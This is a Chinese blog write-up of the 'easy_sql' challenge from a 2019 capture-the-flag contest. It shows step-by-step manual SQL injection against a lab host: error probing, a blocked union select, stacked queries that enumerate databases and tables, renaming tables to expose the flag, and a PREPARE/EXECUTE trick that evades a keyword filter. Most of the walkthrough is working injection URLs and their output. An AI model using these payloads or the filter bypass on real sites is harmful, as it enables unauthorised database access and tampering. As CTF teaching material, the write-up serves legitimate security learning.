WriteUp_easy_sql_堆叠注入_强网杯2019

原创


Art_Dillon 于 2020-04-18 22:07:34 发布 622 收藏 2

分类专栏： CTF

本文链接：https://blog.csdn.net/c1ata/article/details/105606484

题目描述

随便注



解题过程

查看源码，发现应该不适合`sqlmap`自动化注入，该题应该是让你手工注入；

```
<!-- sqlmap是没有灵魂的 -->
<form method="get">
    姿势: <input type="text" name="inject" value="1">
    <input type="submit">
</form>
```

在表单中加入单引号`'`试错,发现`SQL`语法错误

`http://159.138.137.79:53698/?inject=1'`

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server vers
ion for the right syntax to use near ''1''' at
```

这说明为GET型SQL注入漏洞。考虑联合注入；

判断列数

- 采用`order by`
  `http://159.138.137.79:53698/?inject=1' and 1=2 order by 3 --+`
- 经判断列数为2

尝试通过**联合查询**，查询有用信息

`http://159.138.137.79:53698/?inject=1' and 1=2 union select database(),user() --+`

发现某些关键字被过滤

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

这样我们便不能通过联合查询进行注入了。

这时考虑**堆叠注入**

> 使用分号结束上一个语句再叠加其他语句一起执行；

查询所有数据库

```
http://159.138.137.79:53698/?inject=1' and 1=2; show databases;--+
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

显示所有表

```
http://159.138.137.79:53698/?inject=1' and 1=2; show tables;--+
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

查询表的结构

```
http://159.138.137.79:53698/?inject=1' and 1=2; desc `1919810931114514`;--+
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

由此可知，默认查询的表为`words`表，而flag在另一个表中。

我们可以将另一个表改设为默认查询的表。

```
http://159.138.137.79:53698/?inject=1' or 1=1; rename tables words to words1;rename tables `1919810931114514` to
 words;alter table words change flag id varchar(100);--+
```

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

相关知识

堆叠注入

在正常的语句后面加分号（；），可顺序执行多条语句，从而造成注入漏洞。

Mysql语句

显示表的列的信息

- `show columns from table_name`
- `desc table_name`
- `select * from information_schema.columns where table_schema="" and table_name=""`

更改表的名字

- `RENAME TABLE tbl_name TO new_tbl_name[, tbl_name2 TO new_tbl_name2,...]`
- `alter table table_name to new name`

更改字段的名字

- `alter table t_app change name app_name varchar(20) not null;`

第二种做法

使用PHP的**预处理语句**

```
SET @sql = variable;  //设置变量
PREPARE pre from '[my sql sequece]';   //预定义SQL语句
EXECUTE pre;  //执行预定义SQL语句sqla
```

```
SET @sql = concat(CHAR(115, 101, 108, 101, 99, 116)," * from `1919810931114514`") ;
PREPARE pre from @sql;
EXECUTE pre;
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```